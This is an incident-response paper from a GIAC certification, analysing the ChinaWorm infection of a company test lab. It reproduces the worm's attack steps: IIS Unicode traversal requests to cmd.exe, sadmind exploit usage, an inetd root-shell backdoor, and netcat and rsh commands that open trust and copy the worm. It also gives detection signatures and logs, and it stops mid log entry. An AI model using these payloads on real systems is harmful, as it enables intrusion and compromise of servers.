Two headed Chinaworm

Yan Noblot, CISSP, CISA

GCIH Practical Assignment v2.1
Option 1: Exploit In Action
Submitted 02/07/2003

Abstract

Last June, the company I work for had one of its systems infected by the ChinaWorm (a variant of the IIS/Sadmind worm). As a member of the Incident Response Team, I was involved in the handling of the incident.

This paper, which is my GCIH practical assignment, describes the ChinaWorm and how we responded to the infection. The first part describes the exploits used by the worm to replicate itself and to attack web servers. The second part focuses on the attack itself, including a description of our network and a step by step analysis of the worm's behavior. Eventually, the last part describes our response and the lessons learnt from this incident.

1 Introduction

The story I am about to tell you started on June 17th, 2002. This was a Monday morning and I had just come back from 2 weeks of vacation in my home country, France. I went in my manager's office to get the latest news and to chat a little about the great vacation I just had had.

As soon as my boss saw me, he told me: " Did you talk to M.C?" (M.C is the name I am going to use for my colleague who works with me in the security group). "Someone broke into the testing lab last Friday, I want both of you to work on the issue."

I rushed to M.C's office to get more information on what had happened. When I found him, he looked tired and pretty nervous. We skipped the chat about my vacations that we normally would have had, and he confirmed that something had happened in the lab. At that moment, he was not sure someone had broken into the lab; he thought it was a worm. He said he had spent the weekend containing the incident and that he needed me to work on the investigation.

This document is going to describe this security incident and how we handled it.

The first section describes the Chinaworm and the exploits it uses to break into systems. The second part deals with the worm and explains how it infected our lab. The last section describes how we handle the incident.

2 The Exploit

Further investigation showed my colleague was right our lab had been infected by the Chinaworm.

2.1 Exploit Identification

The two-headed Chinaworm is a variant of the well-known sadmind/IIS worm. There is not a lot of documentation describing the Chinaworm, and the only one I could find was a thread on Securityfocus.com: http://online.securityfocus.com/archive/75/224723/2001-10-30/2001-11-05/0 .

The Chinaworm is based on the sadmind/IIS worm reported by the CERT on May 08 2001 as "sadmind/IIS Worm CA-2001-11":
http://www.cert.org/advisories/CA-2001-11.html
In addition to the replication mechanism and attack on IIS servers already implemented in the sadmind/IIS Worm, the Chinaworm install a Trojan version SSH on the affected system and try to run various other utilities, which will be describe in section 3.2.

2.2 Exploit Description

Like the sadmind/IIS worm, the Chinaworm attacks Windows 2000 or NT systems running an unpatched version of Microsoft IIS 4.0 & 5.0. It also replicate itself on Sun Solaris systems (from version 2.3 up to 2.7) running an unpatched version of Solstice AdminSuite.

In order to do so this, the worm exploits two vulnerabilities:

- A Unicode buffer overflow affecting unpatched IIS web servers (CVE-2000-0884),
- A remotely exploitable buffer overflow attack on the sadmind used by Solstice AdminSuite (CVE-1999-0977).

2.2.1 Unicode Buffer Overflow

Web servers implement security measures that deny HTTP queries with too many ".." or "/". In order to bypass these protections, the Unicode buffer overflow exploits a canonicalization error present in IIS and sends specially crafted HTTP queries (TCP port 80) containing a Unicode translation of the slashes ("/") and backslashes ("\") characters.

The attack allows an intruder to navigate the file system of the Web server to access files that would normally be inaccessible. The request is executed with the privileges of the IUSR_ <machinename> account (an anonymous user account for IIS). The account is a member of the Everyone and Users groups and, by default, these groups can access some files and execute some OS commands. Therefore the Attackers may then have the ability to manipulate the appearance of the Web site, download data, or upload and install backdoor software.

For example, "GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir" allows to list the content of the C:\. "..%c1%1c../" is equivalent to "../..". Therefore, the previous request allows the attacker to execute dir c: at the command prompt (C:/ winnt/system32/cmd.exe).

Nevertheless, this vulnerability does not give access to files and folders owned by other users, nor does it allow running commands that require administrative privileges.

Applying the patch described by Microsoft Security Bulletin MS00-057 or MS00-078 eliminate the vulnerability:
http://www.microsoft.com/technet/security/bulletin/MS00-057.asp
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp
http://www.microsoft.com/technet/security/bulletin/MS00-086.asp

More details about this vulnerability are available at:
http://www.kb.cert.org/vuls/id/111677

2.2.2 Sadmind buffer overflow

The second vulnerability used by the Chinaworm is a remote buffer overflow presents in all unpatched versions of sadmind.

Sadmind is the daemon used by Solstice AdminSuite applications to perform distributed system administration operations. The demon uses RPC (TCP port 111 or 32771 for Sun's alternate portmapper) to ensure communication between the different systems.

Sadmind is installed by default in Solaris 2.5, 2.6 and 2.7 and can be installed in 2.3 and 2.4 as part of the Solstice AdminSuite package.

This vulnerability was reported on December 14, 1999 by the CERT as CA-1999-16: http://www.cert.org/advisories/CA-1999-16.html

When a long buffer is passed to a NETMGT_PROC_SERVICE request, it is possible to overwrite the stack pointer and execute arbitrary code. Since sadmind runs as root any code executed through this vulnerability runs with root privileges. Therefore an attacker using this exploit can gain root access. Section 3.2.1 will describe this buffer overflow with more details.

Several variants of this vulnerability exist:
- ToolTalk Database buffer overflow (rpc.ttdbserverd)

- Calendar Manager Service buffer overflow(rpc.cmsd)

Like sadmind, these two services run on RPC with root privileges and are vulnerable to buffer overflow.

Applying the patch described by Sun Security eliminates the vulnerability: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/191

More details are available at:
http://www.kb.cert.org/vuls/id/28934

3 The Attack

This section describes the Chinaworm and system in greater detail and shows how the worm successfully attacked our Solaris system in the testing lab.

3.1 Lab Description

The company I work for is an IT company that develops and integrates new IT systems. We have different labs that allow us to simulate different environments. The incident took place in one of these labs. This particular lab was designed to test new systems that require connection to the Internet and that allows us to make some beta demos available to our sells teams. None of theses system is critical to our organization.

3.1.1 Lab topology

Figure 1 shows the topology of our testing lab.



Figure 1: Testing lab topology.

The company is connected to the Internet through two ISPs.

The first router (internet-router) connects the 2 ISPs to a VLAN: the Internet VLAN. This VLAN hosts the firewalls that protect access to the networks that need Internet connection and contain a couple of IDS.
The testing lab we are going to study is connected to the Internet VLAN through a router (lab-router) and two firewalls:

- The Internet facing firewall (internet-fw) is connected to the lab router by a crossover cable,
- The lab facing firewall (lab-fw) connected to the lab by a switch.

The firewalls are connected together by a switch on which we have 2 VLAN, one for the management of the firewall and another one for the user traffic.
The lab, behind the firewall is a single subnet.

3.1.2 Routers configuration

The Internet router implements several access lists and routes the traffic between the Internet and the firewalls located on the Internet VLAN.

The lab router has only two interfaces:

- Internet interface,
- Lab interface.

The lab router does not route per say. It just forwards all traffic coming on an interface to the other Interface. On top of that, it logs all the traffic that crossing it.

3.1.3 Firewalls Configuration

Both firewalls are statefull inspection firewalls. Their configuration complies with our corporate standards. And, in order to address the changing requirements of the systems tested, two engineers in charge of the equipments in the lab used to manage the firewalls.
At the time of the incident, the system affected by the worm was accessible form the Internet through HTTP, SSH and RPC.

3.1.4 Switch configuration

The switches run different 2 VLANs in order to support different networks:

- The firewall management VLAN.
- The traffic VLAN.

3.1.5 Systems configuration

The lab environment is very heterogeneous and runs on a flat architecture (one large subnet: xxx.xxx.xxx.64/26). There are different types of hardware running on different Operating Systems in order to support different applications. We have applications running on Windows NT, Windows 2000, Solaris 2.6, Solaris 2.8 and different versions of Linux (mainly red hat 7.0 at the time of the incident).

At the time of the incident, 4 projects were hosting 15 systems in the lab:

- Demo servers (2 systems),
- Web development on IIS (7 systems),
- Monitoring system running HP-UX (5 systems),
- Development on LDAP (1 system), the system affected was part this project.

The system affected by the worm was a Sun ultra 10 running a default installation of Solaris 2.6.

3.2 Analysis of the Two-headed Chinaworm

The Chinaworm runs in three phases. First, it exploits the buffer overflow in sadmind to propagate itself. Then it replaces the current version of SSH by a Trojan version of the application. And, lastly, it exploits the IIS Unicode buffer overflow to replace the default web page of vulnerable IIS servers.

Even if the worm attacks both Solaris and IIS systems, it can only replicate itself on Solaris systems. Therefore, we are going to look at the sadmind exploit, before describing the Chinaworm in more details.

3.2.1 Description of sadmind exploit

3.2.1.1 Description of sadmind

Sadmind is the daemon used by Solstice AdminSuite, to perform remote system administration operations.
AdminSuite allows the remote administration of:

- Users,
- Groups,
- Hosts,
- File systems,
- Serial ports configuration.

The sadmind daemon is located in the /usr/bin directory and uses RPC (TCP port 111 and 32771 for Sun's alternate portmapper) to dynamically assign communication ports.

Inetd listens port 111 (and 32771) for RPC services. When a remote system sends a system administration request on the port 111 (or 32771), inetd starts sadmind on an unused port (usually 100232) and registers that number with the portmapper (rpcbind). The portmapper keeps track of the port number used by RPC services and when the client wants to make a call to sadmind. It first contacts the portmapper to determine the address to which it must send the request.

3.2.1.2 Description of the buffer overflow

The sadmind exploit uses a very classic buffer overflow technique.

When a program calls a function or a routine, the system needs to be able to execute the function called and to return the result to the main program. In order to do so, it uses a stack.

The stack is a FIFO (fist in first out) structure that contains the parameters to a function (including its local variable) and a pointer to return the function call. When a program calls a function, it first pushes the return pointer in the stack and then pushed the variable used to execute the function. Then the system executes the function and it pops the variable from the stack. Once the function is completely executed, the system returns the result to the memory space addressed by the return pointer. The mechanism is described in the example in figure 2.



Figure 2: Memory Allocation in the Stack

The stack pointer (SP) references the top of the stack. When variables and pointer are pushed into the stack, the SP moves from the bottom up. When the variables and pointer are popped out of the stack (execution time), the SP moves from the top down.

Now, if the program does not check the size of the input data, one can put more data in the local variables and overwrite the return pointer. In this moment, it is possible to run a code everywhere in the stack. This vulnerability gives an attacker the opportunity to run a custom code (exploit) to gain access or elevate his privileges. In our example (Figure 2 & 3), an attacker can craft an exploit, insert it in the 1000 characters long variable called buffer and then overwrite the return point. When the code is executed and the instruction “scanf” ends, the process reads the return pointer to return to the main program, but because the value of the return pointer has been modified, SP jumps back to the beginning of the variable “buffer” and thus the process executes the exploit.



Figure 3: Stack Overflowed.

For further references, please look at the following article: “Smashing The Stack For Fun And Profit”, http://www.insecure.org/stf/smashstack.txt.

A similar buffer overflow exists on sadmind. The amsl_verify() function does not properly check the length of the NETMGT_PROC_SERVICE request. This creates a condition in which an attacker can put more data in the NETMGT_PROC_SERVICE request than it was intended for and overflow the stack.

If the attack is successful, it will execute the custom code with sadmind privileges. As sadmind is executed with root privileges, the attack can gain root access.

3.2.1.3 Exploit scripts

Exploiting a buffer overflow is not an obvious task that can be very time consumptive. First the attacker has to identify the presence of a buffer that can be overflowed. In order to do so, he needs to test the application and look for memory-related bugs, like segmentation fault. Then he needs to do more testing on the application to evaluate the length of the buffer and how he can rewrite the pointer. And at the end, he needs to figure out how to squeeze the machine code in the available buffer size. The entire process requires skills and in-depth knowledge of the platform and the application.

Unfortunately, several scripts have automated the exploit and made it available to a larger population of hackers who do not have to go through the mind-challenging process of designing the buffer overflow.

These scripts include the following:
- Sadmind-brute-lux.c
- Sadminscan.c
- sadmindex-sparc.c
- sadmindex-x86.c

There is an excellent article that explains how to use sadmind-brute-lux at the following URL:
http://packetstorm.decepticons.org/9912-exploits/sadmind-howto.txt

First compile the program:
```
gcc –o sadmind-brute-lux.c –o sadmind-brute-lux
```
Then execute it:
```
sadmind-brute-lux [arch] <host>

        [arch]:  1 - x86 Solaris 2.6
                 2 - x86 Solaris 7.0
                 3 - SPARC Solaris 2.6
                 4 - SPARC Solaris 7.0
```

If the system returns a shell... Voila… you have root access.
Otherwise, try another system.

Derek Chang & Phillip Cherbaka have explained, in their practical, how to use sadmindex and sadmindscan:
http://www.sans.org/y2k/practical/Derek_Cheng.doc
http://www.giac.org/practical/Phillip_Cherbaka_GCIH.doc

3.2.2 Detailed Description of the Worm

The worm has 3 main components started by a startup script (/dev/cuc/start.sh):
- /dev/cuc/sadmin.sh
  This script aims at replicating the worm using the buffer overflow in sadmind.
- /dev/cuc/uniattack.sh
  Uniattack.sh scans for IIS servers and runs a perl script (uniattack.pl) to attack the IIS servers vulnerable to the Unicode buffer overflow.

- /dev/cuc/time.sh
  Time.sh stops uniattack.pl every 5 minutes, and modifies the index.htm page of the web server running on the infected Solaris system every time it has affected 2000 IIS webs servers.

It has a fourth important component called Chinaworm.tar that installed a Trojan version of SSH.

3.2.2.1 Worm propagation

In this section, we are going to study how these components allow the worm to replicate itself and to attack unpatched IIS servers.

1. <u>Recognition</u>

The worm runs a script called sadmin.sh to randomly scan class B subnets and look for Solaris systems running sadmind.

Sadmind.sh executes /dev/cuc/ranip.pl to randomly select a class B subnet. Then the script runs grabbb to scan all the address in the subnet on the port 111 (RCP).

```
usage: ./grabbb [options] <port>[:port2[:port3[...]]]
options
        -x <maxsock>     maximum number of sockets to use (default 250)
        -t <seconds>     connection timeout
        -i <file>        file to get ip's from (ip's, not names)
        -a <startip>     range scanning (startip)
        -b <endip>       range scanning (endip)
        -m               multiline mode (grab not just the first line)
        -v               be more verbose
        -s               print summary information after scan
```

The worm uses the following syntax:

```
/dev/cuc/grabbb -t 3 -a subnet.startip -b subnet.endip 111
```

The result is stored in /dev/cub/.

If the port 111 is open, the worm runs rpcinfo –p *target* to probe the portmapper on the target and find of all registered RPC programs.

Usage:

```
        rpcinfo -p [host]
        rpcinfo [-n portnum] -u host program [version]
        rpcinfo [-n portnum] -t host program [version]
        rpcinfo -b program version
        rpcinfo -d program version
```

Then it parses the results with the command: "/bin/grep 100232 /dev/cub/$i.rpc.txt >/dev/null 2>&1" find the string "100232", because if sadmind is running on the system, the rpcinfo command returns: "100232 10 udp 32779 sadmind".

2. <u>Running the exploit</u>

At this point, if the worm has found a Solaris system running sadmind, it runs the "brute" binary to exploit the vulnerability in sadmind and set up a backdoor on port 600.

```
usage: brute [arch] <host>
        1 - x86 Solaris 2.6
        2 - x86 Solaris 7.0
        3 - SPARC Solaris 2.6
        4 - SPARC Solaris 7.0
```

First, "brute" runs on of the two sadmindex programs (written by Cheez Whiz) to exploit the vulnerability in sadmind. Sadmindex exists for spacr architecture and Intel architecture.

```
usage: sadmindex -h hostname –c command –s sp –j junk [-o off set] \ [-a alignment] [-p]
```

hostname:	target host running vulnerable sadmind
command:	the command to run as root on the vulnerable machine
sp:	the %esp stack pointer value
junk:	the number of bytes needed to fill the target stack frame (which should be a multiple of 4)
offset:	the number of bytes to add to the stack pointer to calculate the desired return address
alignment:	the number of bytes needed to correctly align the contents of the exploit buffer.

3. <u>Keeping root access</u>

If the buffer overflow exploited by sadmindex is successful, the worm is returned a shell. It uses this shell to install a backdoor listening on TCP port 600:

```
pcserver stream tcp nowait root /bin/sh sh -i' > /tmp/.f;
/usr/sbin/inetd -s /tmp/.f;
rm -f /tmp/.f;
```

The first two commands run Inetd to start a shell with root privileges on the port pcserver (TCP 600).
The last command removes the file created in /tmp to specifiy the entry executed by inetd.

At this point, brute has finished its execution and sadmin.sh uses netcat to exploit the backdoor opened on port 600 and to modify the "/.rhost" file of the remote system in order to make it trust all hosts:

```
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
```

And cmd1.txt contains:

```
/bin/echo "+ +" > `/bin/grep root /etc/passwd|/bin/awk -F: '{print $6}'`/.rhosts
exit
```

4. Replication

In order to replicate itself to the system it has just compromised, the worm creates an archive with the content of /dec/cuc (uni.tar) and uses rcp to send a copy in the /tmp directory of the remote system:

```
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
```

Then it extracts itself in the /dev/cuc directory of the remote system
(/bin/tar -xvf /tmp/uni.tar),
adds the worm startup script to /etc/rc2.d/S71rpc
(/bin/nohup dev/cuc/start.sh >/dev/null 2>&1 &),
attempts to download and install Perl on the target system, and starts /dev/cuc/start.sh on the victim using the rsh service
(/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &).

The main difference with the sadmind/IIS worm is that, at this point, the Chinaworm uses the archive /dev/cuc/Chinaworm.tar and /dev/cuc/u to attempt to replace the SSH program installed on the system by a Trojan version.

5. Covering tracks

Then the worm removes the entry in the ./hosts file.

A new entry is added in /dev/cub/sadminhack.txt to mark the IP address of the new infected machine.

3.2.2.2 Attack on IIS web servers.

Once the worm has replicated itself into a new system, he starts to scan random class B subnets to replace the default web page of IIS servers vulnerable to the Unicode buffer overflow exploit.

1. Recognition

The worm runs a script called uniattack.sh to randomly scan class B subnets and find web servers.

uniattack.sh executes /dev/cuc/ranip.pl to randomly select a class B subnet. Then the script runs grabbb to scan all the address in the subnet on the port 80 (HTTP).

```
/dev/cuc/grabbb -t 3 -a subnet.startip -b subnet.endip 80
```

2. Attack

When it has found a web server, uniattack.sh runs the perl script uniattack.pl to attempt to exploit the Unicode buffer overflow.

```
/usr/local/bin/perl /dev/cuc/uniattack.pl $ip:80 >> /dev/cub/result.txt
```

The result of the attack is stored in result.txt.
First uniattack.pl test if the web server is a IIS web server:

```
my @results=sendraw("GET x HTTP/1.0\r\n\r\n");
foreach $line (@results)
{
 if ($line =~ /Server: Microsoft-IIS/)
{
```

Then it uses 14 different Unicode attacks to overflow the buffer:

```
"GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0\r\n\r\n"
"GET /scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n"
"GET/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.
exe\?/c\+dir HTTP/1.0\r\n\r\n"
```

If the attack is successful, the worm copies the "\winnt\system32\cmd.exe" to "wwwroot\scripts\root.exe" and replaces the "index.htm", "index.asp", "default.htm" and "default.asp" files by new files with offensive content. The new default web page is displayed on figure 4.



Figure 4: Default web page after the attack

Rq: I have edited the original text.

3.2.3 Signature of the attack

3.2.3.1 Signature on Solaris system

1. Suspicious processes running

When the worm has infected a system, several unusual processes are running:

- /dev/cuc/time.sh
- /dev/cuc/sadmin.sh
- /dev/cuc/uniattack.sh
- /dev/cuc/grabbb
- /usr/local/bin/perl /dev/cuc/uniattack.pl

Below is the output of a ps -ef command on an infected system.
As you can see, grabbb on port 111 is started by sadmin.sh; grabbb on the port 80 and uniattack.pl are started by uniattack.sh.

```
#ps -ef
     UID   PID  PPID  C    STIME TTY      TIME CMD
    root    98     1  0   Jun 13 ?        0:02 /bin/sh /dev/cuc/time.sh
    root    99     1  0   Jun 13 ?        0:07 /bin/sh /dev/cuc/sadmin.sh
    root   100     1  0   Jun 13 ?        0:04 /bin/sh /dev/cuc/uniattack.sh
    root 18462    98  0 11:13:11 ?        0:00 /bin/sleep 300
    root 18578    99  0 11:14:04 ?        0:00 /dev/cuc/grabbb -t 3 -a xxx.xxx.aaa.aaa -b xxx.xxx.bbb.bbb 111
    root   110     1  0   Jun 13 ?        0:06 /bin/sh /dev/cuc/sadmin.sh
    root   112     1  0   Jun 13 ?        0:07 /bin/sh /dev/cuc/uniattack.sh
    root 18579   110  0 11:14:07 ?        0:00 /dev/cuc/grabbb -t 3 -a xxx.xxx.aaa.aaa -b xxx.xxx.bbb.bbb 111
    root 18584   100  0 11:14:07 ?        0:00 /dev/cuc/grabbb -t 3 -a xxx.xxx.aaa.aaa -b xxx.xxx.bbb.bbb 80
    root   119     1  0   Jun 13 ?        0:04 /bin/sh /dev/cuc/sadmin.sh
    root   121     1  0   Jun 13 ?        0:03 /bin/sh /dev/cuc/uniattack.sh
    root 18577   119  0 11:14:04 ?        0:00 /dev/cuc/grabbb -t 3 -a xxx.xxx.aaa.aaa -b xxx.xxx.bbb.bbb 111
    root 18585   121  0 11:14:08 ?        0:00 /dev/cuc/grabbb -t 3 -a xxx.xxx.aaa.aaa -b xxx.xxx.bbb.bbb 80
    root   128     1  0   Jun 13 ?        0:04 /bin/sh /dev/cuc/sadmin.sh
    root   130     1  0   Jun 13 ?        0:08 /bin/sh /dev/cuc/uniattack.sh
    root 18259   130  0 11:11:32 ?        0:00 /usr/local/bin/perl /dev/cuc/uniattack.pl aaa.bbb.ccc.ddd:80
    root 18580   128  0 11:14:07 ?        0:00 /dev/cuc/grabbb -t 3 -a xxx.xxx.aaa.aaa -b xxx.xxx.bbb.bbb 111
    root 18457   112  0 11:13:11 ?        0:00 /usr/local/bin/perl /dev/cuc/uniattack.pl aaa.bbb.ccc.ddd:80
```

2. New Files and Directories

The worm adds two new directory in /dev:

- cub: the directory in which the worm saves scanning output.
- cuc: the directory in which the worm install itself.

```
# cd /dev/
# ls
arp
be
conslog
console
cua
cub
cuc
…
```

And new files appear in /dev/cuc and /dev/cub:

```
# cd /dev/cuc
# ls
chinaworm.tar   grabbb          nc              ranip           uniattack       cmd1.txt
ranip.pl        uniattack.pl    cmd2.txt        gzip            pico            sadmin.sh
time.sh         uniattack.sh    index.html      pkgadd.txt      sadmindex-sparc u
wget            brute           core            pkgadd2.txt     start.sh        uni.tar

# cd /dev/cub
# ls
result.txt
sadminhack.txt
xxx.yyy.txt
sss.ttt.txt
…
```

xxx.yyy and sss.ttt represent the 6 digits of the two different class B subnet.

Moreover, the worm creates a new file in /etc/rc2.d called /etc/rc2.d/.

3. <u>Modified files</u>

Sadmin.sh removes ./rhosts and linked it to the /dev/null device.

Moreover, it adds the command "/bin/nohup dev/cuc/start.sh >/dev/null 2>&1 &" in /etc/rc2.d/S71rpc.

4. <u>Log files</u>

In addition of the log files in /dev/cub (result.txt and sadminhack.txt), the worm left trace in the syslog file:

```
inetd[139]: /usr/sbin/sadmind: Bus Error - core dumped
last message repeated 1 time
last message repeated 1 time
inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
last message repeated 1 time
inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
inetd[139]: /usr/sbin/sadmind: Hangup
last message repeated 1 time
inetd[139]: /usr/sbin/sadmind: Killed
```

More information can be found at:
http://archives.neohapsis.com/archives/win2ksecadvice/2001-q2/0050.html

3.2.3.2 Signature on IIS

1. <u>Signature in the IIS web server logs</u>

The log file of the targeted IIS server (below) shows how Uniattack.pl attempts to exploit the Unicode buffer overflow (1st line), tries to copy cmd.exe to "wwwroot\scripts\root.exe" (2nd line) and replaces the HTML code in index.asp, index.htm, default.asp and default.htm (last 4 lines).

```
2002-06-13 12:52:21 yyy.yyy.yyy.yyy - xxx.xxx.xxx.xxx 80 GET
/scripts/../../winnt/system32/cmd.exe 200 HTTP/1.0 -- -
```

```
2002-06-13 12:52:21 yyy.yyy.yyy.yyy - xxx.xxx.xxx.xxx 80 GET
/scripts/../../winnt/system32/cmd.exe?/c+copy+\\winnt\\system32\\cmd.exe+root.exe 200
HTTP/1.0 - - -

2002-06-13 12:52:22 yyy.yyy.yyy.yyy - xxx.xxx.xxx.xxx GET
